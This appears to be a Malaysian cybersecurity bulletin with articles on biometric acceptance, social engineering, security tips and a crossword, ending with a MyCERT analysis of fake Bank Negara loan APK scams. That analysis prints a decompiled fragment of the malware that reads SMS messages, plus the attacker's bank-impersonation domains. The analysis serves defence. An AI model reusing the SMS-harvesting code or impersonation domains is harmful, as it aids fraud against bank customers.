Hijab is a religious culture. If the person is wearing the same hijab style that has been stored in the facial database image, the system should work perfectly. Additionally, for faces enhanced by makeup, removing the makeup during verification may be time consuming and is not preferable by women especially in public places such as border control gates. Major cosmetic changes to face due to cosmetic surgery will also create complications.

An iris recognition system requires a user to maintain a close distance from the device for verification which may cause discomfort. Those wearing contact lenses may also encounter problems during verification but the system has built-in features to resolve it. However, people with frequent blinking eyes may require assistance to use such systems.

## 4. Behavioral Intention

The last component of TAM is Behavioral Intention. Behavioral intention is defined as the degree to which a person formulate conscious plans to perform or not to perform some specified future behavior. This is also known as behavior patterning process on human biometric data. For this method to be accepted by communities or cultures, the level of confidence about the solution must be increased.

In an overall view of biometric acceptance and technology adoption, users play an important role in determining whether they are willing to perform or use a technology and also if they are confident that the technology can meet their needs. This can be achieved through tested and certified products.

## Conclusion

Studies have been conducted to identify the readiness of Malaysians to accept Biometric technologies and their capabilities through the Technology Acceptance Model (TAM).

Based on findings of the readiness assessment of Malaysian culture, the government should be able to propose a clear view of national biometric security testing requirements. National biometric security testing requirements could be identified from the gaps between readiness findings and the current acceptance level of the communities. Biometric solutions that have been tested based on national biometric testing security requirements can enhance users' confidence in using them.

## References

1. *Overview of the Technology Acceptance Model: Origins, Developments and Future Directions*, M Yasser Chuttur (Indiana University, Bloomington India)
2. <https://seasia.co/2018/10/27/world-s-first-passport-equipped-with-chip-based-biometric-security-features>
3. <https://www.malaysia.gov.my/portal/content/30582>
4. <https://www.biometricupdate.com/202002/malaysia-to-add-biometric-data-to-all-identity-documents>
5. <https://findbiometrics.com/biometrics-news-datasonic-provide-biometric-e-gates-malaysian-border-020407/>
6. <https://www.bnm.gov.my/index.php?ch=57&pg=543&ac=816&bb=file>
7. <https://www.fico.com/en/newsroom/fico-survey-malaysians-keen-biometrics-they-struggle-banking-passwords>
8. *A Survey of User Preferences on Biometric Authentication for Smartphones*, Nur Syabila Zabidi, Noris Mohd Norowi, Rahmita Wirza O.K. Rahmat, *International Journal of Engineering & Technology*, 7 (4.15) (2018) 491-495



# Hackers' Way to Breaching Your Password

By | Indumathi Vijayakumaran, Shahrin Baharom, Muhammad Ashraff Ruzaidi & Ahmad Dahari Jarno

There are many tools and software available to perform password guessing attacks. Yet the easiest way to gain access to a system or applications is through social engineering attacks and shoulder surfing. Social engineering attacks are techniques used to observe, gather and manipulate the information related to a target's (e.g., individual and organization) routines or activities. For example, observing and collecting information of an organisation or individual's access control credentials such as username, password, PIN code etc. Some of the common social engineering attack techniques are tailgating, phishing, baiting, pretexting, vishing, and Quid pro quo. These cyber-attack techniques will be elaborated based on the types and prevention techniques in this article.

## Tailgating



Tailgating is known to be a physical social engineering attack. For example, a staff lends an access card to a visitor, open entry door for a visitor without requesting the individual to register at the receptionist, or an attacker pretending to be an official staff (such as cleaner, dispatcher etc.) by wearing a company uniform, and try to gain illegal access to the premises [1]. This may seem to be less dangerous, but it could lead to an attempt of breaking into the premises and possibly stealing company

documents, equipment, or confidential files. As such, the staff must always observe, escort, and monitor all visitors by reminding them to follow the company's process and procedures. Do not provide access to unknown personnel or visitor without verifying the request for access. It is important to be aware of your surrounding (such as, who is following closely behind you and make sure they do not tailgate while entering the premise).

## Phishing



Phishing is an attack method that creates a fake website or fake accounts to gain victim's information.

The most common way to execute a phishing attack is through emails sent to the victim. In this attack method, victims are often asked to perform password reset or update personal information by clicking on a link embedded inside an email that will lead to a phishing website/portal. The phishing activity will trick the victim into entering their registered data and updating their current personal information [2]. Additionally, they may also be duped into clicking a link and perform logins using their actual credentials. Once the login information is provided on the phishing website, the attackers will collect them and redirect to the victim's original account to login again. By then, the victim's legitimate information is already collected by the attacker, and they will be able to access the victim's account using the acquired information [3]. To prevent this from happening, users should carefully review the

URL embedded in the email and do not simply click on the link given and pass the information. It is recommended that users should verify with relevant parties regarding the email received with such information. Additionally, refrain from downloading any application or file from websites they have been directed to and do not disclose any information. Make sure the said websites are verified and authenticated by third-party.

## Baiting



In this method, the attacker uses malware script to steal information from targeted user. For example, the attacker uses a malware-infected flash drive and then loans the infected flash drive to the targeted person, waiting for the person to open the infected flash drive. Once the infected flash drive is copied to the target computer or devices, it will enable remote access to the target victim's computer or devices.

The attacker is now able to access information stored in their device through the malware. In other cases, malware infection can be executed by user through downloading unknown or unverified applications from pop-up ads or illegitimate websites. This can also lead to information leakage. To prevent this, you must always use anti-virus software to scan the devices and applications installed on your computers. By doing so, malware can be identified and removed. When scanning a device or application, ensure scanning is also performed on an isolated network. In this way, the infection will not harm the entire network or the company's workstations.

## Pretexting

Pretexting is a form of social engineering attack that is used to manipulate victims into divulging sensitive information. It involves an attacker

impersonating as someone from a legitimate company.



Pre-texter's take advantage of a loophole through identification techniques used in voice transactions. The attacker then convinces the victim to reveal confidential information [4]. This method is often used to collect user names, email contacts, credit card details, and much more. To prevent pretexting, it is important to verify any calls received and do not give out any sensitive information over the phone.

## Vishing

Vishing is similar to pretexting but uses emotions to acquire user details over a phone call. The attackers use a spoofed caller ID to make the call to appear it is from a legitimate company. The attacker then convinces the user to disclose personal details such as credit card number, user IDs, user address, user identification details, etc. The attacker will then manipulate fear or excitement in the user, forcing them to provide the required information. One such example is a fake scenario created of a locked account that requires details to unlock or reactivate user account. To prevent this, the user should verify if the call is from a legitimate party before sharing any sensitive information.

## Quid Pro Quo

This is another type of social engineering attack and is normally used by an attacker who does not have proper tools. The attacker would disguise as a technical expert and target random people to offer IT-related or technical support services.

Unsuspecting victims would accept the offer to resolve their technical issues. The attacker will then collect all login and access details, purportedly to help solve the problem. In this way, the attacker would gain the access to the victims' machines easily. To prevent this from happening, verify the caller or technical support person identity by checking their background details. Look for technical professionals who have credible profiles and track record. Do not share the root privilege access of any device without verifying the technician's details.

## Shoulder Surfing

Shoulder surfing is the easiest way to acquire someone's information without resorting to tools and malware script. This method uses direct observation techniques to get information or personal data. It involves looking over one's shoulder as the person is logging into a system. By observing the sequence of keys entered by a user from behind, an attacker is able to capture the access information. To prevent this, ensure there is no one standing beside or behind while uploading sensitive information. Using a privacy filter will also help address this issue.

## Conclusion


Protecting password and usernames are the most important things to ensure our sensitive data is safeguarded and secure. Most of us are still not aware of the many threats we are exposed to. Everyone has the responsibility to keep up to date on new cyber threats and vulnerabilities that are fast evolving in parallel to technological trends. Information is wealth, please keep it safe!

## References

1. *3 Biggest Security Mistakes Made At The Office*, (Kelly.L, 2017). Accessed from <https://www.metacompliance.com/-blog/3-biggest-security-mistakes-made-at-the-office/>
2. *6 sure signs someone is phishing you—besides email*, (Matthews.K, 2020). Accessed from <https://blog.malwarebytes.com/101/2018/09/6-sure-signs-someone-is-phishing-you-besides-email/>
3. *What Are the Latest Phishing Scams to Watch for in 2020?*, (Gyomber.Aj,2020). Accessed from <https://www.technology-visionaries.com/latest-phishing-scams/>
4. *What is pretexting? Definition, examples and prevention*, (Fruhlinger.J, 2020). Accessed from <https://www.cso-online.com/article/3546299/what-is-prete-xting-definition-examples-and-prevention-.html>

# Crossword Puzzle: Information Security

By | Nur Syaidatul Alia Yusri & Zarina Musa



## Across

4 Never use email for any \_\_\_\_\_ or unethical purpose

5 A computer \_\_\_\_\_ is a malicious code that replicates by copying itself to another program, computer boot sector or document and changes how a computer works.

8 A computer \_\_\_\_\_ is a group of interconnected computers

9 A tool that shows the path of a packet

10 VPN stands for \_\_\_\_\_ Private Network

11 \_\_\_\_\_ testing is used by organizations to evaluate the susceptibility of information systems to network attacks

12 End User License Agreement

13 \_\_\_\_\_ allows the sender and recipient of a message to read its details.

14 \_\_\_\_\_ hackers use their skills for destructive purposes to harm somebody

15 Conforming to a rule, such as a specification, policy, standard or law.

18 An intentional or unintentional transmission of data from within the organization to an external unauthorized destination

19 SSL is also referred to in web browsers as?

20 Information to identify a person

## Down

1 Common Cyberattacks

2 Keyloggers is a form of \_\_\_\_\_

3 Always include a clear and specific \_\_\_\_\_ line in your email.

4 Control in place to mitigate against the unauthorized modification of information.

6 goo.gl is an example of \_\_\_\_\_ service?

7 Lack of access control policy is a \_\_\_\_\_

16 The first ever computer virus was known as \_\_\_\_\_

17 trEEGCv- is an example of the strongest \_\_\_\_\_



1.Malware; 2.Spyware; 3.Subject; 4.Illegal;  
5.Virus; 6.ShortURL; 7.Vulnerability; 8.Network;  
9.Traceroute; 10.Virtual; 11.Penetration;  
12.EULA; 13.Cryptography; 14.Black hat;  
15.Compliance; 16.Creeper; 17.Password;  
18.Data Leakage; 19.HTTPS; 20.PII (Personally  
Identifiable Information)

## References

1. Alshalan, A., Pisharody, S., & Huang, D. (2016). A Survey of Mobile VPN Technologies. *IEEE Communications Surveys & Tutorials*, 18(2), 1177–1196. <https://doi.org/10.1109/comst.2015.2496624>
2. Holland-Minkley, A. M. (2006). *Cyberattacks. Proceedings of the 7th Conference on Information Technology Education - SIGITE '06*. doi:10.1145/1168812.1168825
3. Weirich, D., & Sasse, M. A. (2001). *Pretty good persuasion. Proceedings of the 2001 Workshop on New Security Paradigms - NSPW '01*. doi:10.1145/508171.508195
4. Whitman, M. and Mattord, H. (2003). *Principles of Information Security*. Thomson Course Technology.
5. Husak, M., Cermak, M., Jirsik, T., & Celeda, P. (2015). Network-Based HTTPS Client Identification Using SSL/TLS Fingerprinting. 2015 10th International Conference on Availability, Reliability and Security. doi:10.1109/ares.2015.35
6. Hancock, M. (2021). *The Influence of Cybersecurity on Modern Society* (No. 5882). EasyChair.
7. Kaupas, Z., & Ceponis, J. (2017). End-user license agreement-threat to information security: a real life experiment. In *Proceedings of the IVUS International Conference on Information Technology* (pp. 55-60).
8. Sagioglu, S., & Canbek, G. (2009). Keyloggers: Increasing threats to computer security and privacy. *IEEE technology and society magazine*, 28(3), 10-17.
9. Purohit, B., & Singh, P. P. (2013). Data leakage analysis on cloud computing. *International Journal of Engineering Research and Applications*, 3(3), 1311-1316.
10. Mun, H.-J., & Li, Y. (2016). Secure Short URL Generation Method that Recognizes Risk of Target URL. *Wireless Personal Communications*, 93(1), 269–283. doi:10.1007/s11277-016-3866-8

# 5 Tips to Be Safe from Cyber Security Attack

By | Noraziah Anini Mohd Rashid & Nur Sharifah Idayu Mat Roh

As people begin to use and adopt advanced technologies, cyber security attacks become imminent. Cyber security attacks are malicious threats such as unauthorized access, data theft and data leakage that cause harm to computer devices. To effectively mitigate a cyber security attack requires a holistic approach encompassing people, process and technology. The following five tips will prevent you from becoming a victim.

## 5 TIPS TO BE SAFE FROM CYBER SECURITY ATTACK




**Educate Yourself in Cybersecurity**

Hackers often target victims who do not have any knowledge in cybersecurity. Learn and equip yourself with sufficient cyber security information and stay vigilant.



**Backup & Protect Important Data**

Backup your data frequently to a secure storage medium. Ensure the data is protected and readily available. Regularly check the backup data and ensure it is protected and accessible.



**Practice Good Password Management**

Inculcate a good habit of creating and using strong password based on combination of alphanumeric and symbols. Change your password periodically (e.g., once every 6 months or as frequently as required).



**Install anti-virus & malware protection, plus Keep software up to date**

Activate antivirus and malware protection software to protect your devices. Update your devices with latest patches, software update etc. for better security protection and performance.



**Secure Your Mobile Device**

Enable security access control on your mobile devices such as security pattern, biometric authentication etc. It is advisable to only install mobile application from a trusted source to prevent malware infection in your devices

# Malicious Fake APK Evolution

By | Farah Ramlee, Kamarul Baharin Khalid & Sarah Abdul Rauf

Through the end of year 2017 to early 2018, MyCERT under Cyber999 service received multiple reports on cybercriminals impersonating law enforcement agency and falsely accused victims of money laundering activities. The scammer threatened the victim to follow instructions or else a warrant will be issued to apprehend the victim if he or she does not cooperate. Victims were forced to download a malicious application on their mobile device and funds were siphoned off after installations have been made.


Dear all,

We have received a report from customer informed that the scammer impersonates as law enforcement agencies in Malaysia and accusing her involved in money laundering activities.

The Scammer had threatened customer to cooperate as a warrant will be issued to apprehend her.

Hence, customer has followed the scammer instructions to install malicious application.

Subsequently, She has loss of fund after install the malicious application.



Appreciate your team's swift action to take appropriate measures on the above link as required.

Thank you.

Figure 1: Sample of report received by Cyber999 via email during 2017 and 2018

In early 2019, the tactic was changed whereby victims were offered a personal loan from a Facebook page that lead them to download the malicious application. Again, funds were lost after installation.

Dear All,

We received a report from customer who responded to an advertisement to apply for Personal Loan via FB Page : Financial and Sales Consultant - Jack Tan

Later, she was asked to visit a website [www.bnm.gov.org.ga/apk](http://www.bnm.gov.org.ga/apk) and download an application.

Attached is the police report from customer for your perusal.

Appreciate your team swift action to take appropriate measures on the above link as required.

Thank you

Figure 2: Sample of report received by Cyber999 via email in 2019




Chart 1: Number of malicious APK incidents per year

This type of campaign kept growing and in total, 126 incidents were reported from 2017 till 2020. The cybercriminal group was known as the Kijang Melompat group. From 2017 until 2019, our observation concluded that the threat actors were primarily Chinese and their techniques and codes were maintained in Chinese characters. Hence, we assumed they originate from Taiwan.

bnm-gov.com

**BANK NEGARA MALAYSIA**  
Commercial Criminal Investigation Department

**SKMM NETWORK SECURITY CENTRE**  
SURUHANJAYA KOMUNIKASI DAN MULTIMEDIA MALAYSIA  
MALAYSIAN COMMUNICATIONS AND MULTIMEDIA COMMISSION

**Illegal Foreign Exchange Trading Scheme**  
On 1st August 2017, Bank Negara Malaysia (BNM) has released a new update for illegal investment company which are neither authorized nor approved under the relevant laws and regulations administered by BNM. The list only serves as a guide for members of the public based on information and queries received by BNM. Most of the company in the list are illegal Foreign Exchange Trading Scheme and illegal gold investment company. The company/individual listed as illegal because they're not an authorized dealer or has not obtained the permission of the Controller of Foreign Exchange under the Exchange Control Act 1953 (ECA).

**Pyramid Scheme**  
A pyramid scheme is an illegal investment scam based on a hierarchical status. New recruits make up the base of the pyramid and provide the funding or so-called returns, the earlier investors/recruits above them receive. The main characteristic of a pyramid scheme is that participants only make money by recruiting more members. There are many different kinds of pyramid schemes, but the two most basic are **ponzi** based and so-called **multi-level** pyramid schemes.

**Online Auction and Shopping Fraud**  
Internet auction fraud involves schemes attributable to the misrepresentation of a product advertised for sale through an internet auction site or the [sale of products](#) purchased through an internet auction site, in advance of making a purchase on an internet auction site. Be sure to review the site's fraud prevention tips and additional security alerts.

Jenayah Komersial  
Dengan  
Penjelasan Jenayah Diri Sijil

Semak Akaun Bank

```
<meta name="distribution" content="Taiwan">
<meta charset="utf-8" lang="zh-TW" />
<meta name="keywords" content="">
<meta http-equiv="Content-Language" content="zh-tw" />
```

Figure 3: The main page of phishing website view from mobile browser and metadata of website






Figure 4: The malicious APK interface

Similar incidents linked to the same adversary continue to be reported in 2020. Whenever they were exposed, changes were made to their tactics, technique and procedures to avoid detection.

## APK evolution:

### a. The hosting of the malicious APK was converted from server base to cloud base.

By monitoring a persona by actor that handles the domain registrations, the actor has started to use Alibaba Cloud Services by end of 2019 to 2020.




Figure 6: Graph shows an actor in the campaigns registered domains and hosting

## Phishing website to download the APK:

The phishing website was disguised as a credit card loan submission form as shown in Figure 5 instead of normal account checking or reporting template in Figure 3.




Figure 5: Credit card loan form in 2020 phishing template

domain	status	admin co	admin contact email 1	create date	expiration date	email do	ip 1 - address	ip 1 - asn	ip 1 - cou	ip 1 - isp	registrar
bnm-loan.com	inactive	Nicolas	@opayq.com	9/5/19	9/5/21	name.com	47.52.	45102	hk	Alibaba.com	NAME.COM, INC
bnm-jjk-gov.com	inactive	Nicolas	@opayq.com	9/6/19	9/6/21	name.com	47.52.	45102	hk	Alibaba.com	NAME.COM, INC
yti-bnm-gov.com	inactive	Nicolas	@opayq.com	9/6/19	9/6/21	name.com	47.52.	45102	hk	Alibaba.com	NAME.COM, INC
bnm-jpk.com	inactive	Nicolas		9/17/19	9/17/21	name.com	47.52.	45102	hk	Alibaba.com	NAME.COM, INC
loan-bnm.com	inactive	Nicolas		9/17/19	9/17/21	name.com	47.52.	45102	hk	Alibaba.com	NAME.COM, INC
myccrisinfo-bnm-gov.com	inactive	Nicolas		9/17/19	9/17/21	name.com	47.52.	45102	hk	Alibaba.com	NAME.COM, INC
bank-negara-my.com	inactive	Nicolas		9/26/19	9/26/21	name.com	47.52.	45102	hk	AliCloud	NAME.COM, INC
siasatan-bnm-gov.com	inactive	Nicolas		9/28/19	9/28/21	name.com	47.52.	45102	hk	Alibaba.com	NAME.COM, INC
gov-jpk-bnm.com	inactive	Nicolas		10/1/19	10/1/21	name.com	47.52.	45102	hk	Alibaba.com	NAME.COM, INC
mysemakinfo-bnm-gov.com	inactive	Nicolas		10/1/19	10/1/21	name.com	47.52.	45102	hk	Alibaba.com	NAME.COM, INC
bnm-gov-mysemakinfo.com	inactive	Nicolas		10/8/19	10/8/21	name.com	47.52.	45102	hk	AliCloud	NAME.COM, INC
bnm-rpt.com	inactive	Nicolas		10/8/19	10/8/21	name.com	47.52.	45102	hk	AliCloud	NAME.COM, INC
bnm-siasatan-gov.com	inactive	Nicolas		10/8/19	10/8/21	name.com	47.52.	45102	hk	AliCloud	NAME.COM, INC
jpk-gov-bnm.com	inactive	Nicolas		10/8/19	10/8/21	name.com	47.52.	45102	hk	AliCloud	NAME.COM, INC
my-negarabank.com	active	Nicolas		3/5/20	3/5/21	name.com	47.56.	45102	hk	AliCloud	NAME.COM, INC
bnmgovinfo.com	active	Nicolas		3/21/20	3/21/21	name.com	47.56.	45102	hk	AliCloud	NAME.COM, INC
siasatan-gov-bnm.com	active	Nicolas		3/21/20	3/21/21	name.com	47.56.	45102	hk	AliCloud	NAME.COM, INC
bnm-govinfo.com	active	Nicolas		3/27/20	3/27/21	name.com	47.56.	45102	hk	AliCloud	NAME.COM, INC
mybank-negara.com	active	Nicolas		3/27/20	3/27/21	name.com	47.56.	45102	hk	AliCloud	NAME.COM, INC
bnm-gov-info.com	active	Nicolas		4/8/20	4/8/21	name.com	47.56.	45102	hk	AliCloud	NAME.COM, INC
gov-bnminfo.com	active	Nicolas		4/9/20	4/9/21	name.com	47.75.	45102	hk	Alibaba.com	NAME.COM, INC

Figure 7: Malicious domains registered by an actor from the campaign

## b. The codes have evolved to become obfuscated.

Obfuscation is the deliberate act of creating source or machine code which is difficult for humans to understand in order to prevent it from being attacked. However, it may also be used to hide malicious codes. The comparison between original code and obfuscation code is as shown below.

Original Source Code Before Rename Obfuscation	Reverse-Engineered Source Code After Rename Obfuscation
<pre>private void CalculatePayroll (SpecialList employee- Group) {     while (employeeGroup.HasMore()) {         employee = employeeGroup.GetNext(true);         employee.UpdateSalary();         Distribute Check(employee);     } }</pre>	<pre>private void a(a b) {     while (b.a()) {         a = b.a(true);         a.a ();         a(a);     } }</pre>

Figure 8: Comparison between obfuscated code with non-obfuscated code

<pre>public static class b implements Runnable {     /* JADX WARNING: Removed duplicated region for block: B:112:0x0449 A[LOOP:7: B:110:0x0441-&gt;B:112:0x0449, LOOP_END] */     /* JADX WARNING: Removed duplicated region for block: B:45:0x0121 */     public void run() {         String str;         String str2;         int size;         ContentResolver contentResolver;         Cursor query;         String str3;         Cursor query2;         String str4;         JSONException e;         String str5;         String str6 = "2";         String str7 = "3";         int i = e.p;         String str8 = "3_Id";         if (i == 0) {             str2 = "LNE1";             str = str8;         }         if (a.f.e.a.a(e.H, "android.permission.READ_SMS") == 0) {             if (!a.f.e.a.a(e.H, "android.permission.READ_SMS") != 0    (contentResolver = e.l) == null    (query = contentResolver.query(Uri.parse(e.h), null, str, null, null)) == null) {                 e.g.clear();                 e.g = query.getCount();                 if (query.moveToFirst()) {                     for (int i2 = 0; i2 &lt; e.g; i2++) {                         e.q.add(query.getString(columnIndex));                         query.moveToNext();                     }                 }                 e.p = 1;             }         }         String a2 = b.a.a.a.a("MsgInitListID:");         a2.append(e.q.size());         Log.i("cow", a2.toString());     } }</pre>	<table border="1"> <tr> <td>Query Database of SMS, Contacts etc</td><td>b/b/a/e.java</td></tr> <tr> <td>Send SMS</td><td>b/b/a/e.java com/spider/eel/ReceivePhone.java</td></tr> </table>	Query Database of SMS, Contacts etc	b/b/a/e.java	Send SMS	b/b/a/e.java com/spider/eel/ReceivePhone.java
Query Database of SMS, Contacts etc	b/b/a/e.java				
Send SMS	b/b/a/e.java com/spider/eel/ReceivePhone.java				

Figure 9 shows that the malicious APK does obfuscate their codes.

